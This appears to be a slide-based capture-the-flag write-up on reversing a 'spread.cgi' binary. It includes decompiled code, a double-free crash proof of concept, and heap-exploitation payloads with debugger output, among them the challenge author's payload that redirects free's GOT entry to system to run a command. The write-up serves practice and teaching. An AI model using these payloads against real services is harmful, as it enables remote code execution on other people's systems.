
```
sudo docker-compose up --build -d
```

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```



# It doesn't seem to be working properly...



First Name  
1

Last Name  
2

Email  
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Phone Number  
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Date of Birth  
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ID Number  
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Credit Card Number  
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Submit Query

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
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Credit Card Number  
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Submit Query


Submit Query



# It doesn't seem to be working properly...

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Credit Card Number  
7  
Submit Query

Submit Query



`http://127.0.0.1/cgi-bin/spread.cgi?fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7`

# Check `spread.cgi` in docker

```
docker exec -it ab83818b38a7 /bin/bash  
cd /usr/lib/cgi-bin/ (in docker)  
./spread.cgi (in docker)
```



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```
cd /usr/lib/cgi-bin/ (in docker)
```

```
./spread.cgi (in docker)
```

```
root@ab83818b38a7:/usr/lib/cgi-bin#  
root@ab83818b38a7:/usr/lib/cgi-bin# ./spread.cgi  
Content-Type: text/html  
  
<html>  
<head>  
<meta charset="utf-8"></head>  
Whot?root@ab83818b38a7:/usr/lib/cgi-bin#
```

# Reverse engineer `spread.cgi`

## `getenv`

```
27 puts("<html>");
28 puts("<head>\n<meta charset=\"utf-8\"></head>");
29 request_method = getenv("REQUEST_METHOD");
30 query_string = getenv("QUERY_STRING");
31 if ((query_string != (char *)0x0) && (request_method != (char *)0x0)) {
32     iVar1 = strcmp(request_method, "GET");
33     if (iVar1 == 0) {
34         ...
    }
```


# Add `env`

```
REQUEST_METHOD="GET"  
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=  
5&id=6&credit=7" ./spread.cgi
```

# Add env

```
REQUEST_METHOD="GET"  
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=  
5&id=6&credit=7" ./spread.cgi
```

```
root@ab83818b38a7:/usr/lib/cgi-bin#  
root@ab83818b38a7:/usr/lib/cgi-bin# REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname=2&email=3&phone=4  
&birth=5&id=6&credit=7" ./spread.cgi  
Content-Type: text/html  
  
<html>  
<head>  
<meta charset="utf-8"></head>  
Segmentation fault (core dumped)  
root@ab83818b38a7:/usr/lib/cgi-bin#
```



Try to build the server myself using `spread.cgi`

Still doesn't work...

# Try to build the server myself (test my custom cgi)

```
1 # cgi_server.py
2 import http.server
3 import socketserver
4
5 PORT = 8004
6
7 Handler = http.server.CGIHTTPRequestHandler
8 Handler.cgi_directories = ['/cgi_bin']
9
10 with socketserver.TCPServer(("", PORT), Handler) as httpd:
11     print("serving at port", PORT)
12     httpd.serve_forever()
```

```
$
$ tree ./
./
├── cgi_bin
│   ├── input
│   └── vuln.cgi
└── cgi_server.py

1 directory, 3 files
$
```

# Try to build the server myself (test my custom cgi)

```
PS C:\Users\shark>
PS C:\Users\shark> curl http://192.168.50.94:8004?AAAABBBBCCCCDDDD

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
                  <html>
                  <head>
                  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
                  <title>Directory listing fo...
RawContent      : HTTP/1.0 200 OK
                  Content-Length: 484
                  Content-Type: text/html; charset=utf-8
                  Date: Wed, 29 May 2024 22:14:16 GMT
                  Server: SimpleHTTP/0.6 Python/3.10.12

                  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01...
Forms           : {}
Headers         : {[Content-Length, 484], [Content-Type, text/html; charset=utf-8], [Date, Wed, 29 May 2024 22:14:16
                  GMT], [Server, SimpleHTTP/0.6 Python/3.10.12]}
Images          : {}
InputFields     : {}
Links           : {@{innerHTML=.cgi_server.py.swp; innerText=.cgi_server.py.swp; outerHTML=<A href=".cgi_server.py.sw
                  p">.cgi_server.py.swp</A>; outerText=.cgi_server.py.swp; tagName=A; href=.cgi_server.py.swp}, @{inn
                  erHTML=cgi_bin/; innerText=cgi_bin/; outerHTML=<A href="cgi_bin/">cgi_bin/</A>; outerText=cgi_bin/;
                  tagName=A; href=cgi_bin/}, @{innerHTML=cgi_server.py; innerText=cgi_server.py; outerHTML=<A href="
                  cgi_server.py">cgi_server.py</A>; outerText=cgi_server.py; tagName=A; href=cgi_server.py}}
ParsedHtml      : mshtml.HTMLDocumentClass
RawContentLength : 484

PS C:\Users\shark> 
```

My cgi  
works fine.

# Just run the binary without apache...

```
REQUEST_METHOD="GET"  
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=  
5&id=6&credit=7" ./spread.cgi
```



# Just run the binary without apache...

works?

```
REQUEST_METHOD="GET"  
QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7" ./spread.cgi
```

```
$  
$ REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname=2&email=3&phone=4&birth=5&id=6&credit=7" ./spread.c  
gi  
Content-Type: text/html  
  
<html>  
<head>  
<meta charset="utf-8"></head>  
curl: (7) Failed to connect to 127.0.0.1 port 7122 after 0 ms: Connection refused  
Thanks for you contribution ㄟ(ˉ_ˉ)ㄟ* ㄟ+° $
```



# ~~PWN~~ the service

Need Docker-related files that can run properly.

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# PWN the binary

Just for practice... QQ (ubuntu 22.04)

# spread.cgi info

ELF 64-bit LSB executable  
dynamically linked  
stripped

Arch: amd64-64-little

RELRO: Partial RELRO

Stack: Canary found

NX: NX enabled

PIE: No PIE (0x400000)

FORTIFY: Enabled

# Reverse engineer spread.cgi

## parse\_func

```
29 request_method = getenv("REQUEST_METHOD");
30 query_string = getenv("QUERY_STRING");
31 if ((query_string != (char *)0x0) && (request_method != (char *)0x0)) {
32     iVar1 = strcmp(request_method, "GET");
33     if (iVar1 == 0) {
34         uVar2 = FUN_00404e80();
35         iVar1 = parse_func(uVar2, query_string);
36         if (iVar1 == 0) {
37             uVar3 = FUN_00401e4a(0x40);
38             local_c18 = 0;
39             local_c10 = 0;
40             puVar4 = local_c08;
41             for (i = 0x7e; i != 0; i = i + -1) {
42                 *puVar4 = 0;
```

# Reverse engineer spread.cgi

name

value

strndup

free

```
28     local_40 = query_string;
29     while (local_40 < query_string + (~uVar4 - 1)) {
30         for (local_38 = local_40; (*local_38 != '\0' && (*local_38 != '&')); local_38 = local_38 + 1)
31         {
32         }
33         for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1
34             ) {
35         }
36         if (local_30 != local_40) {
37             name = strndup(local_40, (long)local_30 - (long)local_40);
38             if (*local_30 == '=') {
39                 value = strndup(local_30 + 1, (long)local_38 - (long)(local_30 + 1));
40             }
41             iVar2 = FUN_00401a3d(name, value);
42             if (iVar2 != 0) {
43                 FUN_0040181b(param_1, name, value);
44             }
45             free(name);
46             free(value);
47         }
48         local_40 = local_38 + 1;
49     }
50     uVar3 = 0;
51 }
```

## strndup

### Description

The `strndup()` function shall return a `malloc()`'d copy of at most  $n$  bytes of *string*. The resultant string shall be terminated even if no NULL terminator appears before *string*+ $n$ .

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29     while (local_40 < query_string + (~uVar4 - 1)) {
30         for (local_38 = local_40; (*local_38 != '\0' && (*local_38 != '&')); local_38 = local_38 + 1)
31             {
32             }
33         for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1)
34             {
35             }
36         if (local_30 != local_40) {
37             name = strndup(local_40, (long)local_30 - (long)local_40);
38             if (*local_30 == '=') {
39                 value = strndup(local_30 + 1, (long)local_38 - (long)(local_30 + 1));
40             }
41             iVar2 = FUN_00401a3d(name, value);
42             if (iVar2 != 0) {
43                 FUN_0040181b(param_1, name, value);
44             }
45             free(name);
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47         }
48         local_40 = local_38 + 1;
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51 }
```



Anything else?



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strndup

free

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31         {
32         }
33         for (local_30 = local_40; (*local_30 != '=' && (local_30 < local_38)); local_30 = local_30 + 1)
34         {
35         }
36         if (local_30 != local_40) {
37             name = strndup(local_40, (long)local_30 - (long)local_40);
38             if (*local_30 == '=') {
39                 value = strndup(local_30 + 1, (long)local_38 - (long)(local_30 + 1));
40             }
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43                 FUN_0040181b(param_1, name, value);
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```



Anything else?

**Double Free**

# Proof of Concept

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```
REQUEST_METHOD="GET"  
QUERY_STRING="fname=1&lname" ./spread.cgi
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```
$  
$ REQUEST_METHOD="GET" QUERY_STRING="fname=1&lname" ./spread.cgi  
Content-Type: text/html  
  
<html>  
<head>  
<meta charset="utf-8"></head>  
free(): double free detected in tcache 2  
Aborted (core dumped)  
$ █
```

# Ideas

- Overlap chunks
- Modify fd (to GOT)
- Modify address to `system`

# My payload and result

```
payload = [  
    b'\x12'*0x4f4 + b'=' + b'\x34'*0x4f4,  
    b'\x56'*0x4f8 + b'\x61',  
    b'\x78'*0x500 + p64(0xdeadbeef) + b'=' + b'\x9a'*0x87,  
]  
payload = b'&'.join(payload)
```

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```

```
gef> heap chunks
Chunk(addr=0x40c010, size=0x290, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000000040c010 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 .....]
Chunk(addr=0x40c2a0, size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000000040c2a0 01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 .....]
Chunk(addr=0x40c2d0, size=0x50, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x00000000000040c2d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....]
Chunk(addr=0x40c320, size=0x20cf0, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
gef> heap bins tcache

Tcachebins for thread 1
Tcachebins[idx=542551296285575045, size=0x7878787878787870, count=1] ← Chunk(addr=0x40c820, size=0x7878787878787878, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← [Corrupted chunk at 0x40c820]
gef> x/14gx 0x40c7f0
0x40c7f0: 0x7878787878787878 0x7878787878787878
0x40c800: 0x7878787878787878 0x7878787878787878
0x40c810: 0x7878787878787878 0x7878787878787878
0x40c820: 0x00000000deadbeef 0x000000000000207e1
0x40c830: 0x3434343434343434 0x3434343434343434
0x40c840: 0x3434343434343434 0x3434343434343434
0x40c850: 0x3434343434343434 0x3434343434343434
gef> █
```



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]  
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]
payload = b'&'.join(payload)
```

```
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Chunk(addr=0x40c010, size=0x290, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x000000000040c010  00 00 00 00 00 00 00 00 01 00 00 00 00 00 01 00  .....]
Chunk(addr=0x40c2a0, size=0x30, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x000000000040c2a0  01 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00  .....]
Chunk(addr=0x40c2d0, size=0x50, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x000000000040c2d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....]
Chunk(addr=0x40c320, size=0x520, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x000000000040c320  e0 ac e1 f7 ff 7f 00 00 e0 ac e1 f7 ff 7f 00 00  .....]
Chunk(addr=0x40c840, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
[0x000000000040c840  0c 04 00 00 00 00 00 00 1e f8 21 64 03 15 92 d5  .....!d....]
Chunk(addr=0x40c8d0, size=0x20740, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← top chunk
gef> heap bins tcache

----- Tcachebins for thread 1 -----
Tcachebins[idx=542551296285575045, size=0x7878787878787870, count=1] ← Chunk(addr=0x40c820, size=0x7878787878787878 flags
=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA) ← [Corrupted chunk at 0x40c820]
Tcachebins[idx=7, size=0x90, count=1] ← Chunk(addr=0x40c840, size=0x90, flags=PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA)
gef> x/14gx 0x40c7f0
0x40c7f0:  0x7878787878787878  0x7878787878787878
0x40c800:  0x7878787878787878  0x7878787878787878
0x40c810:  0x7878787878787878  0x7878787878787878
0x40c820:  0xdeadbeefcafebabe  0xd59215036421f800
0x40c830:  0x00000000000000520  0x00000000000000090
0x40c840:  0x0000000000000040c  0xd59215036421f81e
0x40c850:  0x9a9a9a9a9a9a9a9a  0x9a9a9a9a9a9a9a9a
gef>
```

# Author's payload

```
payload = [  
    'w'*0x57+'='+ 'w'*0x57,  
    'A'*0x4f4+'='+ 'B'*0x4f4,  
    'c'*0x4f8+'a',  
    'D'*0x500+nprint(pp32(free_got))+ '='+'B'*0x87,  
    'id='+ 'X'*0x240+nprint(pp32(free_got)),  
    'fname='+ (urllib.parse.quote(p64(system_plt))+cmd).ljust(0x57, 'a'),  
]  
payload = '&'.join(payload)
```

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payload = [  
    'w'*0x57+'='+ 'w'*0x57,  
    'A'*0x4f4+'='+ 'B'*0x4f4,  
    'c'*0x4f8+'a',  
    'D'*0x500+nprint(pp32(free_got))+ '='+'B'*0x87,  
    'id='+ 'X'*0x240+nprint(pp32(free_got)),  
    'fname='+ (urllib.parse.quote(p64(system_plt))+cmd).ljust(0x57, 'a'),  
]  
payload = '&'.join(payload)
```

bash command

contains %00

# Some functions that I didn't check

- Maybe the problem is here, but since docker won't run , and I have a general idea of its vulnerabilities and related exploitation methods, I didn't delve deeper into the issue.

```
36     if (local_30 != local_40) {
37         name = strdup(local_40,(long)local_30 - (long)local_40);
38         if (*local_30 == '=') {
39             value = strdup(local_30 + 1,(long)local_38 - (long)(local_30 + 1));
40         }
41         iVar2 = FUN_00401a3d(name,value);
42         if (iVar2 != 0) {
43             FUN_0040181b(param_1,name,value);
44         }
45         free(name);
46         free(value);
47     }
48     local_40 = local_38 + 1;
```

Unsolved 🙄 🙄 🙄 ...

# End

## Q & A